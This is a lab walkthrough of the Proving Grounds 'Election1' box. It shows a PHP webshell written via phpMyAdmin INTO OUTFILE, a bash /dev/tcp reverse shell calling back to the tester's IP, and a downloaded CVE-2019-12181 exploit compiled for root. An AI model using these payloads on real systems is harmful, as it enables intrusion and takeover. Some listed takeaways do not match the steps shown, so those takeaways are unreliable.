Proving Grounds - Election1 (Linux)
Proving Grounds Election1 Linux walkthrough covering reconnaissance, initial access, and privilege escalation.
Overview
| Field | Value |
|---|---|
| OS | Linux |
| Difficulty | Not specified |
| Attack Surface | Web application and exposed network services |
| Primary Entry Vector | Web RCE (CVE-2016-5734, CVE-2019-12181, cve-2019-12181) |
| Privilege Escalation Path | Local enumeration -> misconfiguration abuse -> root |
Credentials
No credentials obtained.
Reconnaissance
💡 Why this works
This stage maps the reachable attack surface and identifies where exploitation is most likely to succeed. Accurate service and content discovery reduces blind testing and drives targeted follow-up actions.
Initial Foothold
http://192.168.200.211/robots.txt At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
3
4
admin
wordpress
user
election
http://192.168.200.211/phpinfo.php PHP Version 7.1.33-14+ubuntu18.04.1+deb.sury.org+1| http://192.168.200.211/phpmyadmin/setup  Caption: Screenshot captured during this stage of the assessment.
http://192.168.200.211/phpmyadmin/doc/html/user.html At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
searchsploit phpmyadmin 4.6
1
2
3
4
5
6
7
8
9
10
✅[2:15][CPU:1][MEM:47][TUN0:192.168.45.178][/home/n0z0]
🐉 > searchsploit phpmyadmin 4.6
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                       |  Path
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
phpMyAdmin 4.6.2 - (Authenticated) Remote Code Execution                                                                             | php/webapps/40185.py
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
 Caption: Screenshot captured during this stage of the assessment.
http://192.168.200.211/election/admin/  Caption: Screenshot captured during this stage of the assessment.
 Caption: Screenshot captured during this stage of the assessment.
 Caption: Screenshot captured during this stage of the assessment.
 Caption: Screenshot captured during this stage of the assessment.
SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php';  Caption: Screenshot captured during this stage of the assessment.
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
curl "http://192.168.200.211/shell.php?cmd=id"
1
2
3
4
✅[22:39][CPU:6][MEM:58][TUN0:192.168.45.178][...ion1/CVE-2016-5734-docker]
🐉 > curl "http://192.168.200.211/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
curl "http://192.168.200.211/shell.php?cmd=cat%20/home/love/local.txt"
1
2
3
✅[22:52][CPU:2][MEM:58][TUN0:192.168.45.178][...ion1/CVE-2016-5734-docker]
🐉 > curl "http://192.168.200.211/shell.php?cmd=cat%20/home/love/local.txt"
21acda9c7d6fc6b8cb9b4cd70302a9ca
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
SELECT '<?php exec("/bin/bash -c \'bash -i >& /dev/tcp/192.168.45.178/4444 0>&1\'"); ?>' INTO OUTFILE '/var/www/html/rev.php';
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
rlwrap -cAri nc -lvnp 4444
1
2
3
4
5
6
7
8
❌[22:57][CPU:2][MEM:59][TUN0:192.168.45.178][/home/n0z0/tools]
🐉 > rlwrap -cAri nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.200.211] 59440
bash: cannot set terminal process group (753): Inappropriate ioctl for device
bash: no job control in this shell
www-data@election:/var/www/html$
💡 Why this works
The initial access step chains discovered weaknesses into executable control over the target. Successful foothold techniques are validated by command execution or interactive shell callbacks.
Privilege Escalation
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
3
4
5
6
7
8
[+] [CVE-2019-12181] Serv-U FTP Server

   Details: https://blog.vastart.dev/2019/06/cve-2019-12181-serv-u-exploit-writeup.html
   Exposure: less probable
   Tags: debian=9
   Download URL: https://raw.githubusercontent.com/guywhataguy/CVE-2019-12181/master/servu-pe-cve-2019-12181.c
   ext-url: https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2019-12181/SUroot
   Comments: Modified version at 'ext-url' uses bash exec technique, rather than compiling with gcc.
https://github.com/mavlevin/CVE-2019-12181 At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
wget https://raw.githubusercontent.com/guywhataguy/CVE-2019-12181/master/servu-pe-cve-2019-12181.c
1
2
3
✅[23:29][CPU:8][MEM:59][TUN0:192.168.45.178][.../Proving_Ground/Election1]
🐉 > wget https://raw.githubusercontent.com/guywhataguy/CVE-2019-12181/master/servu-pe-cve-2019-12181.c
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
3
www-data@election:/tmp$ gcc servu-pe-cve-2019-12181.c -o servu-exploit
chmod +x servu-exploit
uid=0(root) gid=0(root) groups=0(root),33(www-data)
1
2
3
4
5
6
www-data@election:/tmp$ www-data@election:/tmp$ gcc servu-pe-cve-2019-12181.c -o servu-exploit
www-data@election:/tmp$ chmod +x servu-exploit
./servu-exploit
www-data@election:/tmp$ uid=0(root) gid=0(root) groups=0(root),33(www-data)
opening root shell
💡 Why this works
Privilege escalation relies on local misconfigurations, unsafe permissions, and trusted execution paths. Enumerating and abusing these trust boundaries is the fastest route to root-level access.
Lessons Learned / Key Takeaways
- Validate framework debug mode and error exposure in production-like environments.
- Restrict file permissions on scripts and binaries executed by privileged users or schedulers.
- Harden sudo policies to avoid wildcard command expansion and scriptable privileged tools.
- Treat exposed credentials and environment files as critical secrets.
Attack Flow
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
flowchart LR
    subgraph KC1["Kill Chain 1<br/>偵察"]
        direction TB
        K1A[受動的偵察<br/>Webサイト確認]
        K1B[能動的偵察<br/>Nmap TCP/SYN]
        K1C[サービス列挙<br/>HTTP/MySQL]
        K1D[脆弱性調査<br/>phpMyAdmin version]

        K1A --> K1B --> K1C --> K1D
    end

    subgraph KC2["Kill Chain 2<br/>初期侵入"]
        direction TB
        K2A[認証情報入手<br/>root:toor]
        K2B[phpMyAdmin突破<br/>ログイン成功]
        K2C[SQL Injection<br/>INTO OUTFILE abuse]
        K2D[Webシェル設置<br/>DocumentRoot書込]

        K2A --> K2B --> K2C --> K2D
    end

    subgraph KC3["Kill Chain 3<br/>実行"]
        direction TB
        K3A[シェルアクセス<br/>HTTP GET request]
        K3B[コマンド実行<br/>system関数]
        K3C[リバースシェル<br/>Bash TCP socket]
        K3D[対話シェル確立<br/>www-data]

        K3A --> K3B --> K3C --> K3D
    end

    subgraph KC4["Kill Chain 4<br/>永続化準備"]
        direction TB
        K4A[環境確認<br/>uname/id/sudo -l]
        K4B[自動列挙<br/>LinPEAS実行]
        K4C[ツール配置<br/>wget/curl]
        K4D[権限確認<br/>SUID/SGID/Caps]

        K4A --> K4B --> K4C --> K4D
    end

    subgraph KC5["Kill Chain 5<br/>権限昇格"]
        direction TB
        K5A[CVE特定<br/>CVE-2019-12181]
        K5B[エクスプロイト準備<br/>ソースDL]
        K5C[コンパイル<br/>gcc on target]
        K5D[実行と昇格<br/>SUID abuse]

        K5A --> K5B --> K5C --> K5D
    end

    subgraph KC6["Kill Chain 6<br/>目標達成"]
        direction TB
        K6A[Root確認<br/>uid=0]
        K6B[フラグ1<br/>local.txt]
        K6C[フラグ2<br/>proof.txt]
        K6D[完了<br/>Mission Success]

        K6A --> K6B --> K6C --> K6D
    end

    KC1 ==> KC2 ==> KC3 ==> KC4 ==> KC5 ==> KC6

    style KC1 fill:#e8eaf6
    style KC2 fill:#fff9c4
    style KC3 fill:#ffccbc
    style KC4 fill:#f8bbd0
    style KC5 fill:#c8e6c9
    style KC6 fill:#b2dfdb
    style K6A fill:#ff6b6b,color:#fff
References
- CVE-2016-5734: https://nvd.nist.gov/vuln/detail/CVE-2016-5734
- CVE-2019-12181: https://nvd.nist.gov/vuln/detail/CVE-2019-12181
- cve-2019-12181: https://nvd.nist.gov/vuln/detail/cve-2019-12181
- RustScan: https://github.com/RustScan/RustScan
- Nmap: https://nmap.org/
- feroxbuster: https://github.com/epi052/feroxbuster
- Nuclei: https://github.com/projectdiscovery/nuclei
- GTFOBins: https://gtfobins.org/
- HackTricks Privilege Escalation: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html